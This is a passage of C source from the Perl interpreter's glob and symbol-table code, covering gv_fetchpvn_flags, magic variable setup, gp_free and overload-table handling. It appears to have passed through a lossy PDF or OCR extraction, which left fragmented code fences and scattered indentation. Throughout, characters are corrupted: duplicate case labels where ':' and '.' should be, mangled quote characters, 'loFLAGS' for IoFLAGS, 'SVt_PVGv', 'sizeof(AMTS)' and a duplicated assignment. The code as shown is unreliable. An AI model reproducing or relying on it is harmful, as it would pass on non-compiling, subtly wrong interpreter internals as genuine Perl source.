    PERL_ARGS_ASSERT_GV_MAGICALIZE_OVERLOAD;

    hv = GvHVn(gv);
    GvMULTI_on(gv);
    hv_magic(hv, NULL, PERL_MAGIC_overload);
}

```

```

GV *
Perl_gv_fetchpvn_flags(pTHX_ const char *nambeg, STRLEN full_len, I32 flags,

```

```

        const svtype sv_type)

{
    dVAR;

    register const char *name = nambeg;

    register GV *gv = NULL;

    GV**gvp;

    I32 len;

    register const char *name_cursor;

    HV *stash = NULL;

    const I32 no_init = flags & (GV_NOADD_NOINIT | GV_NOINIT);

    const I32 no_expand = flags & GV_NOEXPAND;

    const I32 add = flags & ~GV_NOADD_MASK;

    const char *const name_end = nambeg + full_len;

    const char *const name_em1 = name_end - 1;

    U32 faking_it;

    PERL_ARGS_ASSERT_GV_FETCHPVN_FLAGS;

    if (flags & GV_NOTQUAL) {

        /* Caller promised that there is no stash, so we can skip the check. */

        len = full_len;

        goto no_stash;

    }

    if (full_len > 2 && *name == '*' && isALPHA(name[1])) {

```

```

/* accidental stringify on a GV? */
name++;
}

for (name_cursor = name; name_cursor < name_end; name_cursor++) {
    if ((*name_cursor == ':' && name_cursor < name_em1
        && name_cursor[1] == ':')
        || (*name_cursor == '\" && name_cursor[1]))
    {
        if (!stash)
            stash = PL_defstash;

        if (!stash || !SvREFCNT(stash)) /* symbol table under destruction */
            return NULL;

        len = name_cursor - name;

        if (name_cursor > nambeg) { /* Skip for initial :: or ' */
            const char *key;

            if (*name_cursor == ':') {
                key = name;
                len += 2;
            } else {
                char *tmpbuf;

                Newx(tmpbuf, len+2, char);
                Copy(name, tmpbuf, len, char);
                tmpbuf[len++] = ':';
            }
        }
    }
}

```

```

    tmpbuf[len++] = ':';

    key = tmpbuf;
}

gvp = (GV**)hv_fetch(stash, key, len, add);

gv = gvp ? *gvp : NULL;

if (gv && gv != (const GV *)&PL_sv_undef) {

    if (SvTYPE(gv) != SVt_PVGV)

        gv_init(gv, stash, key, len, (add & GV_ADDMULTI));

    else

        GvMULTI_on(gv);

}

if (key != name)

    Safefree(key);

if (!gv || gv == (const GV *)&PL_sv_undef)

    return NULL;


if (!(stash = GvHV(gv)))

{

    stash = GvHV(gv) = newHV();

    if (!HvNAME_get(stash)) {

        hv_name_set(stash, nambeg, name_cursor-nambeg, 0);

        /* If the containing stash has multiple effective
        names, see that this one gets them, too. */

        if (HvAUX(GvSTASH(gv))->xhv_name_count)

            mro_package_moved(stash, NULL, gv, 1);
    }
}

```



```

        }
    }

    else if (!HvNAME_get(stash))

        hv_name_set(stash, nambeg, name_cursor - nambeg, 0);
}

if (*name_cursor == ':')

    name_cursor++;

name = name_cursor+1;

if (name == name_end)

    return gv

    ? gv : MUTABLE_GV(*hv_fetchs(PL_defstash, "main::", TRUE));
}
}

len = name_cursor - name;

/* No stash in name, so see how we can default */

if (!stash) {
no_stash:

    if (len && isIDFIRST_lazy(name)) {

        bool global = FALSE;

        switch (len) {

        case 1:

```

```
if (*name == '_')
```

```
    global = TRUE;
```

```
    break;
```

```
case 3:
```

```
    if ((name[0] == 'I' && name[1] == 'N' && name[2] == 'C')
```

```
        || (name[0] == 'E' && name[1] == 'N' && name[2] == 'V')
```

```
        || (name[0] == 'S' && name[1] == 'I' && name[2] == 'G'))
```

```
        global = TRUE;
```

```
    break;
```

```
case 4:
```

```
    if (name[0] == 'A' && name[1] == 'R' && name[2] == 'G'
```

```
        && name[3] == 'V')
```

```
        global = TRUE;
```

```
    break;
```

```
case 5:
```

```
    if (name[0] == 'S' && name[1] == 'T' && name[2] == 'D'
```

```
        && name[3] == 'I' && name[4] == 'N')
```

```
        global = TRUE;
```

```
    break;
```

```
case 6:
```

```
    if ((name[0] == 'S' && name[1] == 'T' && name[2] == 'D')
```

```
        && ((name[3] == 'O' && name[4] == 'U' && name[5] == 'T')
```

```
            || (name[3] == 'E' && name[4] == 'R' && name[5] == 'R')))
```

```
        global = TRUE;
```

```
    break;
```

case 7:

```
    if (name[0] == 'A' && name[1] == 'R' && name[2] == 'G'
        && name[3] == 'V' && name[4] == 'O' && name[5] == 'U'
        && name[6] == 'T')
        global = TRUE;
    break;
}
```

if (global)

```
    stash = PL_defstash;
else if (IN_PERL_COMPILETIME) {
    stash = PL_curstash;
    if (add && (PL_hints & HINT_STRICT_VARS) &&
        sv_type != SVt_PVCV &&
        sv_type != SVt_PVGV &&
        sv_type != SVt_PVFM &&
        sv_type != SVt_PVIO &&
        !(len == 1 && sv_type == SVt_PV &&
            (*name == 'a' || *name == 'b')))
    {
        gvp = (GV**)hv_fetch(stash,name,len,0);
        if (!gvp ||
            *gvp == (const GV *)&PL_sv_undef ||
            SvTYPE(*gvp) != SVt_PVGV)
        {
```

```

        stash = NULL;
    }

    else if ((sv_type == SVt_PV  && !GvIMPORTED_SV(*gvp)) ||

             (sv_type == SVt_PVAV && !GvIMPORTED_AV(*gvp)) ||

             (sv_type == SVt_PVHV && !GvIMPORTED_HV(*gvp)) )
    {
        /* diag_listed_as: Variable "%s" is not imported%s */
        Perl_ck_warner_d(
            aTHX_ packWARN(WARN_MISC),
            "Variable \"%c%s\" is not imported",
            sv_type == SVt_PVAV ? '@' :
            sv_type == SVt_PVHV ? '%' : '$',
            name);
        if (GvCVu(*gvp))
            Perl_ck_warner_d(
                aTHX_ packWARN(WARN_MISC),
                "\t(Did you mean &%s instead?)\n", name
            );
        stash = NULL;
    }
}

else

    stash = CopSTASH(PL_curcop);
}

```

```

else

    stash = PL_defstash;

}

/* By this point we should have a stash and a name */

if (!stash) {
    if (add) {
        SV * const err = Perl_mess(aTHX_
            "Global symbol \"%s%s\" requires explicit package name",
            (sv_type == SVt_PV ? "$"
             : sv_type == SVt_PVAV ? "@"
             : sv_type == SVt_PVHV ? "%"
             : ""), name);

        GV *gv;

        if (USE_UTF8_IN_NAMES)
            SvUTF8_on(err);

        qerror(err);

        gv = gv_fetchpvs("<none>::", GV_ADDMULTI, SVt_PVHV);

        if (!gv) {
            /* symbol table under destruction */

            return NULL;
        }

        stash = GvHV(gv);
    }
}

```

```

        else

            return NULL;

    }

    if (!SvREFCNT(stash)) /* symbol table under destruction */

        return NULL;

    gvp = (GV**)hv_fetch(stash,name,len,add);

    if (!gvp || *gvp == (const GV *)&PL_sv_undef)

        return NULL;

    gv = *gvp;

    if (SvTYPE(gv) == SVt_PVGV) {

        if (add) {

            GvMULTI_on(gv);

            gv_init_sv(gv, sv_type);

            if (len == 1 && stash == PL_defstash

                && (sv_type == SVt_PVHV || sv_type == SVt_PVGV)) {

                if (*name == '!')

                    require_tie_mod(gv, "!", newSVpvs("Errno"), "TIEHASH", 1);

                else if (*name == '-' || *name == '+')

                    require_tie_mod(gv, name, newSVpvs("Tie::Hash::NamedCapture"), "TIEHASH", 0);

            }

        }

        else if (len == 3 && sv_type == SVt_PVAV

            && strnEQ(name, "ISA", 3)

            && (!GvAV(gv) || !SvSMAGICAL(GvAV(gv))))

```

```

        gv_magicalize_isa(gv);
    }

    return gv;
} else if (no_init) {
    return gv;
} else if (no_expand && SvROK(gv)) {
    return gv;
}

```

/\* Adding a new symbol.

Unless of course there was already something non-GV here, in which case we want to behave as if there was always a GV here, containing some sort of subroutine.

Otherwise we run the risk of creating things like GvIO, which can cause subtle bugs. eg the one that tripped up SQL::Translator \*/

```
faking_it = SvOK(gv);
```

```
if (add & GV_ADDWARN)
```

```
    Perl_ck_warner_d(aTHX_ packWARN(WARN_INTERNAL), "Had to create %s unexpectedly",
nambeg);
```

```
gv_init(gv, stash, name, len, add & GV_ADDMULTI);
```

```
gv_init_sv(gv, faking_it ? SVt_PVCV : sv_type);
```

```
if (isALPHA(name[0]) && ! (isLEXWARN_on ? ckWARN(WARN_ONCE)
```

```
    : (PL_dowarn & G_WARN_ON ) ) )
```

```
GvMULTI_on(gv) ;
```

```
/* set up magic where warranted */
```

```
if (stash != PL_defstash) { /* not the main stash */
```

```
    /* We only have to check for four names here: EXPORT, ISA, OVERLOAD
```

```
    and VERSION. All the others apply only to the main stash. */
```

```
    if (len > 1) {
```

```
        const char * const name2 = name + 1;
```

```
        switch (*name) {
```

```
        case 'E':
```

```
            if (strnEQ(name2, "XPORT", 5))
```

```
                GvMULTI_on(gv);
```

```
            break;
```

```
        case 'I':
```

```
            if (strEQ(name2, "SA"))
```

```
                gv_magicalize_isa(gv);
```

```
            break;
```

```
        case 'O':
```

```
            if (strEQ(name2, "VERLOAD"))
```

```
                gv_magicalize_overload(gv);
```

```
            break;
```

```
        case 'V':
```

```
            if (strEQ(name2, "ERSION"))
```

```
                GvMULTI_on(gv);
```

```
            break;
```



```

    }
}

else if (len > 1) {
#ifdef EBCDIC
    if (*name > 'V' ) {
        NOOP;

        /* Nothing else to do.

        The compiler will probably turn the switch statement into a
        branch table. Make sure we avoid even that small overhead for
        the common case of lower case variable names. */

    } else
#endif

{
    const char * const name2 = name + 1;

    switch (*name) {
    case 'A':
        if (strEQ(name2, "RGV")) {
            IoFLAGS(GvIOOn(gv)) |= IOF_ARGV|IOF_START;
        }

        else if (strEQ(name2, "RGVOUT")) {
            GvMULTI_on(gv);
        }

        break;

    case 'E':

```

```

        if (strnEQ(name2, "XPORT", 5))

            GvMULTI_on(gv);

        break;

case 'I':

    if (strEQ(name2, "SA")) {

        gv_magicalize_isa(gv);

    }

    break;

case 'O':

    if (strEQ(name2, "VERLOAD")) {

        gv_magicalize_overload(gv);

    }

    break;

case 'S':

    if (strEQ(name2, "IG")) {

        HV *hv;

        I32 i;

        if (!PL_psig_name) {

            Newxz(PL_psig_name, 2 * SIG_SIZE, SV*);

            Newxz(PL_psig_pend, SIG_SIZE, int);

            PL_psig_ptr = PL_psig_name + SIG_SIZE;

        } else {

            /* I think that the only way to get here is to re-use an

            embedded perl interpreter, where the previous

            use didn't clean up fully because

```

```

        PL_perl_destruct_level was 0. I'm not sure that we
        "support" that, in that I suspect in that scenario
        there are sufficient other garbage values left in the
        interpreter structure that something else will crash
        before we get here. I suspect that this is one of
        those "doctor, it hurts when I do this" bugs. */
        Zero(PL_psig_name, 2 * SIG_SIZE, SV*);
        Zero(PL_psig_pend, SIG_SIZE, int);
    }
    GvMULTI_on(gv);
    hv = GvHVn(gv);
    hv_magic(hv, NULL, PERL_MAGIC_sig);
    for (i = 1; i < SIG_SIZE; i++) {
        SV * const * const init = hv_fetch(hv, PL_sig_name[i], strlen(PL_sig_name[i]), 1);
        if (init)
            sv_setsv(*init, &PL_sv_undef);
    }
}

break;

case 'V':
    if (strEQ(name2, "ERSION"))
        GvMULTI_on(gv);
    break;

case "\003":    /* $^CHILD_ERROR_NATIVE */
    if (strEQ(name2, "HILD_ERROR_NATIVE"))

```

```

        goto magicalize;

    break;

case '\005': /* $^ENCODING */

    if (strEQ(name2, "NCODING"))

        goto magicalize;

    break;

case '\007': /* $^GLOBAL_PHASE */

    if (strEQ(name2, "LOBAL_PHASE"))

        goto ro_magicalize;

    break;

case '\015': /* $^MATCH */

    if (strEQ(name2, "ATCH"))

        goto magicalize;

case '\017': /* $^OPEN */

    if (strEQ(name2, "PEN"))

        goto magicalize;

    break;

case '\020': /* $^PREMATCH $^POSTMATCH */

    if (strEQ(name2, "REMATCH") || strEQ(name2, "OSTMATCH"))

        goto magicalize;

    break;

case '\024': /* ${^TAINT} */

    if (strEQ(name2, "AINT"))

        goto ro_magicalize;

    break;

```

```

case '\025': /* ${^UNICODE}, ${^UTF8LOCALE} */

    if (strEQ(name2, "NICODE"))

        goto ro_magicalize;

    if (strEQ(name2, "TF8LOCALE"))

        goto ro_magicalize;

    if (strEQ(name2, "TF8CACHE"))

        goto magicalize;

    break;

case '\027': /* ${^WARNING_BITS} */

    if (strEQ(name2, "ARNING_BITS"))

        goto magicalize;

    break;

case '1':

case '2':

case '3':

case '4':

case '5':

case '6':

case '7':

case '8':

case '9':

{

    /* Ensures that we have an all-digit variable, ${"1foo"} fails
    this test */

    /* This snippet is taken from is_gv_magical */

```

```

        const char *end = name + len;

        while (--end > name) {

            if (!isDIGIT(*end))    return gv;

        }

        goto magicalize;

    }

}

} else {

    /* Names of length 1. (Or 0. But name is NUL terminated, so that will
       be case '\0' in this switch statement (ie a default case) */

    switch (*name) {

    case '&':          /* $& */

    case "'":         /* $` */

    case "\":         /* $(' */

        if (

            sv_type == SVt_PVAV ||

            sv_type == SVt_PVHV ||

            sv_type == SVt_PVCV ||

            sv_type == SVt_PVFM ||

            sv_type == SVt_PVIO

        ) { break; }

        PL_sawampersand = TRUE;

        goto magicalize;

```

```

case '!':      /* $: */

    sv_setpv(GvSVn(gv), PL_chopset);

    goto magicalize;

case '?':      /* $? */

#ifdef COMPLEX_STATUS

    SvUPGRADE(GvSVn(gv), SVt_PVLV);

#endif

    goto magicalize;

case '!':      /* $! */

    GvMULTI_on(gv);

    /* If %! has been used, automatically load Errno.pm. */

    sv_magic(GvSVn(gv), MUTABLE_SV(gv), PERL_MAGIC_sv, name, len);

/* magicalization must be done before require_tie_mod is called */
if (sv_type == SVt_PVHV || sv_type == SVt_PVGv)

    require_tie_mod(gv, "!", newSVpvs("Errno"), "TIEHASH", 1);

    break;

case '-':      /* $- */

case '+':      /* $+ */

    GvMULTI_on(gv); /* no used once warnings here */

{

```

```

AV* const av = GvAVn(gv);

SV* const avc = (*name == '+' ? MUTABLE_SV(av) : NULL;

sv_magic(MUTABLE_SV(av), avc, PERL_MAGIC_regdata, NULL, 0);
sv_magic(GvSVn(gv), MUTABLE_SV(gv), PERL_MAGIC_sv, name, len);
if (avc)
    SvREADONLY_on(GvSVn(gv));
SvREADONLY_on(av);

if (sv_type == SVt_PVHV || sv_type == SVt_PVGV)
    require_tie_mod(gv, name, newSVpvs("Tie::Hash::NamedCapture"), "TIEHASH", 0);

break;
}

case '*':    /* $* */

case '#':    /* $# */

    if (sv_type == SVt_PV)
        Perl_ck_warner_d(aTHX_ packWARN2(WARN_DEPRECATED, WARN_SYNTAX),
            "%c is no longer supported", *name);

    break;

case '|':    /* $| */

    sv_setiv(GvSVn(gv), (IV)(loFLAGS(GvIOp(PL_defoutgv)) & IOF_FLUSH) != 0);

    goto magicalize;

case '\010': /* $^H */

```



```

{
    HV *const hv = GvHVn(gv);

    hv_magic(hv, NULL, PERL_MAGIC_hints);
}

goto magicalize;

case '\023':    /* $^S */

ro_magicalize:

    SvREADONLY_on(GvSVn(gv));

    /* FALL THROUGH */

case '0':      /* $0 */
case '1':      /* $1 */
case '2':      /* $2 */
case '3':      /* $3 */
case '4':      /* $4 */
case '5':      /* $5 */
case '6':      /* $6 */
case '7':      /* $7 */
case '8':      /* $8 */
case '9':      /* $9 */
case '[':      /* $[ */
case '^':      /* $^ */
case '~':      /* $~ */
case '=':      /* $= */
case '%':      /* $% */
case '!':      /* $. */

```

```

case '(':      /* ${ */
case ')':      /* $) */
case '<':      /* $< */
case '>':      /* $> */
case '\\':     /* $\ */
case '/':      /* $/ */
case '\001':   /* $^A */
case '\003':   /* $^C */
case '\004':   /* $^D */
case '\005':   /* $^E */
case '\006':   /* $^F */
case '\011':   /* $^I, NOT \t in EBCDIC */
case '\016':   /* $^N */
case '\017':   /* $^O */
case '\020':   /* $^P */
case '\024':   /* $^T */
case '\027':   /* $^W */

```

magicalize:

```
sv_magic(GvSVn(gv), MUTABLE_SV(gv), PERL_MAGIC_sv, name, len);
```

```
break;
```

```
case '\014':    /* $^L */
```

```
sv_setpvs(GvSVn(gv), "\f");
```

```
PL_formfeed = GvSVn(gv);
```

```
break;
```

```

case ' ':      /* $; */

    sv_setpvs(GvSVn(gv), "\034");

    break;

case ']':      /* $] */

{

    SV * const sv = GvSVn(gv);

    if (!sv_derived_from(PL_patchlevel, "version"))

        upg_version(PL_patchlevel, TRUE);

    GvSV(gv) = vnumify(PL_patchlevel);

    SvREADONLY_on(GvSV(gv));

    SvREFCNT_dec(sv);

}

break;

case '\026':   /* $^V */

{

    SV * const sv = GvSVn(gv);

    GvSV(gv) = new_version(PL_patchlevel);

    SvREADONLY_on(GvSV(gv));

    SvREFCNT_dec(sv);

}

break;

}

return gv;

}

```

```

void
Perl_gv_fullname4(pTHX_ SV *sv, const GV *gv, const char *prefix, bool keepmain)
{
    const char *name;

    STRLEN namelen;

    const HV * const hv = GvSTASH(gv);

    PERL_ARGS_ASSERT_GV_FULLNAME4;

    if (!hv) {
        SvOK_off(sv);

        return;
    }

    sv_setpv(sv, prefix ? prefix : "");

    name = HvNAME_get(hv);

    if (name) {
        namelen = HvNAMELEN_get(hv);
    } else {
        name = "__ANON__";

        namelen = 8;
    }

    if (keepmain || strNE(name, "main")) {

```

```

        sv_catpvn(sv,name,namelen);

        sv_catpvs(sv,"::");
    }

    sv_catpvn(sv,GvNAME(gv),GvNAMELEN(gv));
}

```

void

Perl\_gv\_efullname4(pTHX\_ SV \*sv, const GV \*gv, const char \*prefix, bool keepmain)

```

{
    const GV * const egv = GvEGVx(gv);

    PERL_ARGS_ASSERT_GV_EFULLNAME4;

    gv_fullname4(sv, egv ? egv : gv, prefix, keepmain);
}

```

void

Perl\_gv\_check(pTHX\_ const HV \*stash)

```

{
    dVAR;

    register I32 i;

    PERL_ARGS_ASSERT_GV_CHECK;

    if (!HvARRAY(stash))

```

```

    return;

for (i = 0; i <= (I32) HvMAX(stash); i++) {

    const HE *entry;

    for (entry = HvARRAY(stash)[i]; entry; entry = HeNEXT(entry)) {

        register GV *gv;

        HV *hv;

        if (HeKEY(entry)[HeKLEN(entry)-1] == ':' &&

            (gv = MUTABLE_GV(HeVAL(entry))) && isGV(gv) && (hv = GvHV(gv)))

        {

            if (hv != PL_defstash && hv != stash)

                gv_check(hv);          /* nested package */

        }

        else if (isALPHA(*HeKEY(entry))) {

            const char *file;

            gv = MUTABLE_GV(HeVAL(entry));

            if (SvTYPE(gv) != SVt_PVGv || GvMULTI(gv))

                continue;

            file = GvFILE(gv);

            CopLINE_set(PL_curcop, GvLINE(gv));

#ifdef USE_ITHREADS

            CopFILE(PL_curcop) = (char *)file;          /* set for warning */

#else

            CopFILEGV(PL_curcop)

                = gv_fetchfile_flags(file, HEK_LEN(GvFILE_HEK(gv)), 0);

#endif

        }
    }
}

```

```

        Perl_warner(aTHX_ packWARN(WARN_ONCE),
                    "Name \"%s::%s\" used only once: possible typo",
                    HvNAME_get(stash), GvNAME(gv));
    }
}

}

}

GV *
Perl_newGVgen(pTHX_ const char *pack)
{
    dVAR;

    PERL_ARGS_ASSERT_NEWGVGEN;

    return gv_fetchpv(Perl_form(aTHX_ "%s::_GEN_%ld", pack, (long)PL_gensym++),
                      GV_ADD, SVt_PVGv);
}

/* hopefully this is only called on local symbol table entries */

GP*
Perl_gp_ref(pTHX_ GP *gp)
{
    dVAR;

```

```

if (!gp)
    return NULL;

gp->gp_refcnt++;

if (gp->gp_cv) {
    if (gp->gp_cvgen) {
        /* If the GP they asked for a reference to contains
        a method cache entry, clear it first, so that we
        don't infect them with our cached entry */

        SvREFCNT_dec(gp->gp_cv);

        gp->gp_cv = NULL;

        gp->gp_cvgen = 0;
    }
}

return gp;
}

```

void

Perl\_gp\_free(pTHX\_ GV \*gv)

```

{
    dVAR;

    GP* gp;

    int attempts = 100;

    if (!gv || !isGV_with_GP(gv) || !(gp = GvGP(gv)))
        return;
}

```



```

if (gp->gp_refcnt == 0) {
    Perl_ck_warner_d(aTHX_ packWARN(WARN_INTERNAL),
                     "Attempt to free unreferenced glob pointers"
                     pTHX__FORMAT pTHX__VALUE);

    return;
}

if (--gp->gp_refcnt > 0) {
    if (gp->gp_egv == gv)
        gp->gp_egv = 0;

    GvGP_set(gv, NULL);

    return;
}

while (1) {

    /* Copy and null out all the glob slots, so destructors do not see
       freed SVs. */

    HEK * const file_hek = gp->gp_file_hek;

    SV * const sv      = gp->gp_sv;

    AV * const av      = gp->gp_av;

    HV * const hv      = gp->gp_hv;

    IO * const io      = gp->gp_io;

    CV * const cv      = gp->gp_cv;

    CV * const form     = gp->gp_form;

    gp->gp_file_hek = NULL;

```

```
gp->gp_sv    = NULL;
gp->gp_av    = NULL;
gp->gp_hv    = NULL;
gp->gp_io    = NULL;
gp->gp_cv    = NULL;
gp->gp_form  = NULL;
```

```
if (file_hek)
    unshare_hek(file_hek);
```

```
SvREFCNT_dec(sv);
```

```
SvREFCNT_dec(av);
```

```
/* FIXME - another reference loop GV -> symtab -> GV ?
```

```
    Somehow gp->gp_hv can end up pointing at freed garbage. */
```

```
if (hv && SvTYPE(hv) == SVt_PVHV) {
    const char *hvname = HvNAME_get(hv);
    if (PL_stashcache && hvname)
        (void)hv_delete(PL_stashcache, hvname, HvNAMELEN_get(hv),
                        G_DISCARD);
    SvREFCNT_dec(hv);
}
```

```
SvREFCNT_dec(io);
```

```
SvREFCNT_dec(cv);
```

```
SvREFCNT_dec(form);
```

```
if (!gp->gp_file_hek
    && !gp->gp_sv
    && !gp->gp_av
    && !gp->gp_hv
    && !gp->gp_io
    && !gp->gp_cv
    && !gp->gp_form) break;
```

```
if (--attempts == 0) {
    Perl_die(aTHX_
        "panic: gp_free failed to free glob pointer - "
        "something is repeatedly re-creating entries"
    );
}
}
```

```
Safefree(gp);
GvGP_set(gv, NULL);
}
```

```
int
Perl_magic_freeovrld(pTHX_ SV *sv, MAGIC *mg)
{
    AMT * const amtp = (AMT*)mg->mg_ptr;
    PERL_UNUSED_ARG(sv);
```

```
PERL_ARGS_ASSERT_MAGIC_FREEOVRD;
```

```
if (amtp && AMT_AMAGIC(amtp)) {  
    int i;  
    for (i = 1; i < NofAMmeth; i++) {  
        CV * const cv = amtp->table[i];  
        if (cv) {  
            SvREFCNT_dec(MUTABLE_SV(cv));  
            amtp->table[i] = NULL;  
        }  
    }  
}  
return 0;  
}
```

```
/* Updates and caches the CV's */
```

```
/* Returns:
```

```
* 1 on success and there is some overload
```

```
* 0 if there is no overload
```

```
* -1 if some error occurred and it couldn't croak
```

```
*/
```

```
int
```

```
Perl_Gv_AMupdate(pTHX_ HV *stash, bool destructing)
```

```

{
    dVAR;

    MAGIC* const mg = mg_find((const SV *)stash, PERL_MAGIC_overload_table);

    AMT amt;

    const struct mro_meta* stash_meta = HvMROMETA(stash);

    U32 newgen;

    PERL_ARGS_ASSERT_GV_AMUPDATE;

    newgen = PL_sub_generation + stash_meta->pkg_gen + stash_meta->cache_gen;
    if (mg) {
        const AMT * const amtp = (AMT*)mg->mg_ptr;
        if (amtp->was_ok_am == PL_amagic_generation
            && amtp->was_ok_sub == newgen) {
            return AMT_OVERLOADED(amtp) ? 1 : 0;
        }
        sv_unmagic(MUTABLE_SV(stash), PERL_MAGIC_overload_table);
    }

    DEBUG_o( Perl_deb(aTHX_ "Recalcing overload magic in package %s\n",HvNAME_get(stash)) );

    Zero(&amt,1,AMT);

    amt.was_ok_am = PL_amagic_generation;

    amt.was_ok_sub = newgen;

    amt.fallback = AMGfallNO;

```

```

amt.flags = 0;

{

    int filled = 0, have_ovl = 0;

    int i, lim = 1;

    /* Work with "fallback" key, which we assume to be first in PL_AMG_names */

    /* Try to find via inheritance. */

    GV *gv = gv_fetchmeth(stash, PL_AMG_names[0], 2, -1);

    SV * const sv = gv ? GvSV(gv) : NULL;

    CV* cv;

    if (!gv)

        lim = DESTROY_amg;          /* Skip overloading entries. */

#ifdef PERL_DONT_CREATE_GVSV

    else if (!sv) {

        NOOP; /* Equivalent to !SvTRUE and !SvOK */

    }

#endif

    else if (SvTRUE(sv))

        amt.fallback=AMGfallYES;

    else if (SvOK(sv))

        amt.fallback=AMGfallNEVER;

```

```

for (i = 1; i < lim; i++)

    amt.table[i] = NULL;

for (; i < NofAMmeth; i++) {

    const char * const cooky = PL_AMG_names[i];

    /* Human-readable form, for debugging: */

    const char * const cp = (i >= DESTROY_amg ? cooky : AMG_id2name(i));

    const STRLEN l = PL_AMG_namelens[i];

    DEBUG_o( Perl_deb(aTHX_ "Checking overloading of \"%s\" in package \"%%.256s\"\\n",
        cp, HvNAME_get(stash)) );

    /* don't fill the cache while looking up!

    Creation of inheritance stubs in intermediate packages may

    conflict with the logic of runtime method substitution.

    Indeed, for inheritance A -> B -> C, if C overloads "+0",

    then we could have created stubs for "{+0" in A and C too.

    But if B overloads "bool", we may want to use it for

    numifying instead of C's "+0". */

    if (i >= DESTROY_amg)

        gv = Perl_gv_fetchmeth_autoload(aTHX_ stash, cooky, l, 0);

    else

        /* Autoload taken care of below */

        gv = Perl_gv_fetchmeth(aTHX_ stash, cooky, l, -1);

    cv = 0;

    if (gv && (cv = GvCV(gv))) {

        const char *hvname;

        if (GvNAMELEN(CvGV(cv)) == 3 && strEQ(GvNAME(CvGV(cv)), "nil")

```

```

&& strEQ(hvname = HvNAME_get(GvSTASH(CvGV(cv))), "overload")) {

/* This is a hack to support autoloading..., while

   knowing *which* methods were declared as overloaded. */

/* GvSV contains the name of the method. */

GV *ngv = NULL;

SV *gvsv = GvSV(gv);

DEBUG_o( Perl_deb(aTHX_ "Resolving method \"%SVf256\

    \"% for overloaded \"%s\" in package \"%256s\"\\n",

    (void*)GvSV(gv), cp, hvname) );

if (!gvsv || !SvPOK(gvsv)

    || !(ngv = gv_fetchmethod_autoload(stash, SvPVX_const(gvsv),

    FALSE)))

{

/* Can be an import stub (created by "can"). */

if (destructing) {

    return -1;

}

else {

    const char * const name = (gvsv && SvPOK(gvsv)) ? SvPVX_const(gvsv) : "???";

    Perl_croak(aTHX_ "%s method \"%256s\" overloading \"%s\" \"\

        \"in package \"%256s\"\",

        (GvCVGEN(gv) ? "Stub found while resolving"

        : "Can't resolve"),

        name, cp, hvname);

```



```

        }

    }

    cv = GvCV(gv = ngv);

}

    DEBUG_o( Perl_deb(aTHX_ "Overloading \"%s\" in package \"%256s\" via
\"%256s::%256s\"\\n",

        cp, HvNAME_get(stash), HvNAME_get(GvSTASH(CvGV(cv))),

        GvNAME(CvGV(cv))) );

    filled = 1;

    if (i < DESTROY_amg)

        have_ovl = 1;

} else if (gv) {          /* Autoloaded... */

    cv = MUTABLE_CV(gv);

    filled = 1;

}

    amt.table[i]=MUTABLE_CV(SvREFCNT_inc_simple(cv));

}

if (filled) {

    AMT_AMAGIC_on(&amt);

    if (have_ovl)

        AMT_OVERLOADED_on(&amt);

    sv_magic(MUTABLE_SV(stash), 0, PERL_MAGIC_overload_table,

        (char*)&amt, sizeof(AMT));

    return have_ovl;

}

}

```

```

/* Here we have no table: */

/* no_table: */

AMT_AMAGIC_off(&amt);

sv_magic(MUTABLE_SV(stash), 0, PERL_MAGIC_overload_table,

                                     (char*)&amt, sizeof(AMTS));

return 0;

}

```

```

CV*

Perl_gv_handler(pTHX_ HV *stash, I32 id)

{

    dVAR;

    MAGIC *mg;

    AMT *amtp;

    U32 newgen;

    struct mro_meta* stash_meta;

    if (!stash || !HvNAME_get(stash))

        return NULL;

    stash_meta = HvMROMETA(stash);

    newgen = PL_sub_generation + stash_meta->pkg_gen + stash_meta->cache_gen;

    mg = mg_find((const SV *)stash, PERL_MAGIC_overload_table);

```

```

if (!mg) {
    do_update:

        /* If we're looking up a destructor to invoke, we must avoid
         * that Gv_AMupdate croaks, because we might be dying already */

        if (Gv_AMupdate(stash, cBOOL(id == DESTROY_amg)) == -1) {

            /* and if it didn't found a destructor, we fall back
             * to a simpler method that will only look for the
             * destructor instead of the whole magic */

            if (id == DESTROY_amg) {

                GV * const gv = gv_fetchmethod(stash, "DESTROY");

                if (gv)

                    return GvCV(gv);

            }

            return NULL;

        }

        mg = mg_find((const SV *)stash, PERL_MAGIC_overload_table);
    }

    assert(mg);

    amtp = (AMT*)mg->mg_ptr;

    if ( amtp->was_ok_am != PL_amagic_generation
        || amtp->was_ok_sub != newgen )

        goto do_update;

    if (AMT_AMAGIC(amtp)) {

        CV * const ret = amtp->table[id];

        if (ret && isGV(ret)) {          /* Autoloading stab */

```

```

/* Passing it through may have resulted in a warning

    "Inherited AUTOLOAD for a non-method deprecated", since
    our caller is going through a function call, not a method call.

    So return the CV for AUTOLOAD, setting $AUTOLOAD. */
GV * const gv = gv_fetchmethod(stash, PL_AMG_names[id]);

    if (gv && GvCV(gv))
        return GvCV(gv);
    }
    return ret;
}

return NULL;
}

```

/\* Implement tryAMAGICun\_MG macro.

Do get magic, then see if the stack arg is overloaded and if so call it.

Flags:

AMGf\_set    return the arg using SETs rather than assigning to  
           the targ

AMGf\_numeric apply sv\_2num to the stack arg.

\*/

bool

```

Perl_try_amagic_un(pTHX_ int method, int flags) {

    dVAR;

    dSP;

    SV* tmpsv;

    SV* const arg = TOPs;


    SvGETMAGIC(arg);


    if (SvAMAGIC(arg) && (tmpsv = amagic_call(arg, &PL_sv_undef, method,
                                                AMGf_noright | AMGf_unary))) {

        if (flags & AMGf_set) {

            SETs(tmpsv);

        }

        else {

            dTARGET;

            if (SvPADMY(TARG)) {

                sv_setsv(TARG, tmpsv);

                SETTARG;

            }

            else

                SETs(tmpsv);

        }

        PUTBACK;

        return TRUE;

    }

```

```

if ((flags & AMGf_numeric) && SvROK(arg))
    *sp = sv_2num(arg);
return FALSE;
}

```

/\* Implement tryAMAGICbin\_MG macro.

Do get magic, then see if the two stack args are overloaded and if so  
call it.

Flags:

AMGf\_set return the arg using SETs rather than assigning to  
the targ

AMGf\_assign op may be called as mutator (eg +=)

AMGf\_numeric apply sv\_2num to the stack arg.

\*/

bool

```
Perl_try_amagic_bin(pTHX_ int method, int flags) {
```

```
    dVAR;
```

```
    dSP;
```

```
    SV* const left = TOPm1s;
```

```
    SV* const right = TOPs;
```

```
    SvGETMAGIC(left);
```

```

if (left != right)

    SvGETMAGIC(right);

if (SvAMAGIC(left) || SvAMAGIC(right)) {

    SV * const tmpsv = amagic_call(left, right, method,
        ((flags & AMGf_assign) && opASSIGN ? AMGf_assign: 0));

    if (tmpsv) {

        if (flags & AMGf_set) {

            (void)POPs;

